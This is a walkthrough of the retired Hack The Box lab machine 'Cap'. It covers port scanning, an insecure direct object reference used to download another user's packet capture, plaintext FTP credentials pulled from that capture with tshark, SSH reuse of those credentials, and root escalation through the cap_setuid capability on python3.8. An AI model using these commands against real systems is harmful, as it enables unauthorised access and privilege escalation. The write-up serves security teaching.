Hack The Box - Cap
Cap — HTB Writeup (Linux, Easy)
Retired HackTheBox machine. Solved via the intended vulnerability, demonstrated with modern tooling and technique. Written to teach.
Machine: Cap · #351 · Linux · Easy · 20 pts Released: 2021-06-05 · Maker: InfoSecJack · https://app.hackthebox.com/machines/351
Overview
Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
Recon
A full TCP port scan turns up exactly three services:
$ sudo nmap -sS -sV -sC -p- --min-rate 3000 10.129.48.56
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
|_http-title: Security Dashboard
- FTP (vsftpd 3.0.3) — anonymous login is refused, so it's a dead end until we have credentials.
- SSH (OpenSSH 8.2p1) — nothing to attack directly without creds.
- HTTP (Gunicorn) — a Flask app titled "Security Dashboard". Gunicorn as the
Serverheader (not Apache/nginx) is a strong hint this is a small, custom Python app rather than an off-the-shelf CMS — worth reading behavior over running generic CMS scanners.
The dashboard's sidebar exposes four routes: / (the dashboard home),
/capture ("Security Snapshot — 5 Second PCAP + Analysis"), /ip (an
ifconfig dump), and /netstat (a netstat -aneop dump). The last two are
just admin conveniences that echo command output into the page — noisy but not
directly exploitable on their own (no shell metacharacters are taken from user
input there). /capture is the interesting one: it triggers a live 5-second
packet capture on the server and shows you a packet-count summary.
Foothold
Requesting /capture doesn't just show your capture in place — it
302-redirects to /data/1:
$ curl -s -i http://10.129.48.56/capture | head -6
HTTP/1.1 302 FOUND
...
Location: http://10.129.48.56/data/1
That trailing integer is not a per-user token — it's a single global counter
(pcapid in the app's global state) that increments every time anyone on the
internet clicks "capture". Both /data/<id> (view packet-count stats) and
/download/<id> (fetch the raw .pcap) take that integer directly as a path
parameter and use it to open upload/<id>.pcap on disk — with no check that
the requester is the one who created that capture. That's a textbook
Insecure Direct Object Reference: the "object" (someone else's pcap) is
reachable just by guessing/incrementing an ID.
Confirmed by walking IDs downward from our own:
$ curl -s http://10.129.48.56/data/0 | grep -A1 'Number of Packets'
<td>Number of Packets</td>
<td>72</td>
ID 0 belongs to someone else and has real traffic in it (my own first visit
landed on the next free slot, 1, with 0 packets — nothing had been
captured on my session yet). Pull it down and inspect it:
$ curl -s http://10.129.48.56/download/0 -o 0.pcap
$ file 0.pcap
0.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Linux cooked v1, capture length 262144)
Rather than eyeballing the whole capture, get a protocol breakdown first so we know what's worth filtering on:
$ tshark -r 0.pcap -q -z io,phs
Protocol Hierarchy Statistics
  frame / sll / ip / tcp
    http    frames:6
    ftp     frames:25
An ftp branch in a captured PCAP is an immediate credentials tell — FTP is
plaintext by design. Filter on it:
$ tshark -r 0.pcap -Y ftp
34  FTP  Response: 220 (vsFTPd 3.0.3)
36  FTP  Request: USER nathan
38  FTP  Response: 331 Please specify the password.
40  FTP  Request: PASS Buck3tH4TF0RM3!
42  FTP  Response: 230 Login successful.
Full plaintext credentials for a local account (nathan / Buck3tH4TF0RM3!),
captured by the box's own "security" dashboard and handed to anyone willing to
try /download/0. These creds are reused for SSH as well (a second, unrelated
mistake — password reuse across services):
$ ssh nathan@10.129.48.56
nathan@10.129.48.56's password: Buck3tH4TF0RM3!
$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
user.txt is readable at /home/nathan/user.txt.
Why this happened — reading the source
With a shell, the app's source is sitting right in the web root and owned by
nathan (i.e. the dashboard runs as nathan, not as some separate service
account):
$ find / -iname app.py 2>/dev/null
/var/www/html/app.py
The relevant routes:
@app.route("/data/<id>")
def data_id(id):
    id = int(id)
    data = process_pcap(os.path.join(app.root_path, "upload", str(id) + ".pcap"))
    ...

@app.route("/download/<id>")
def download(id):
    id = int(id)
    uploads = os.path.join(app.root_path, "upload")
    return send_from_directory(uploads, str(id) + ".pcap", as_attachment=True)
Compare that to the (unused, more careful-looking) /data route just above it,
which does gate on session. The developer clearly built ownership-checked
access for one code path and then added the ID-based routes without carrying
the same check over — a common way IDORs sneak into otherwise "secure-looking"
apps.
Privilege Escalation
The same app.py explains the privesc, too. Capturing packets on every
interface with tcpdump normally requires root (or CAP_NET_RAW/CAP_NET_ADMIN
on tcpdump itself), but the Flask process runs as the unprivileged nathan.
The developer's workaround for /capture:
command = f"""python3 -c 'import os; os.setuid(0); os.system("timeout 5 tcpdump -w {path} -i any host {ip}")'"""
os.system(command)
For os.setuid(0) to actually succeed from a process that didn't start as
root, the python3.8 binary itself must hold the cap_setuid Linux
capability — and file capabilities apply to any process that executes that

binary, not just ones spawned from this Flask app. Confirm it:
$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
cap_setuid on an interpreter binary is equivalent to a root shell for anyone
who can run that binary — this is exactly GTFOBins' documented
"Capabilities" abuse for python:
$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)